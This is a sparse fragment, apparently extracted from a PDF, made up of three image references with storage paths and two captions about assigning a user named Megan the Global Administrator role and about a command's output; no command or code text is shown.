
Assigning Megan the Global Administrator role




The command worked, result output




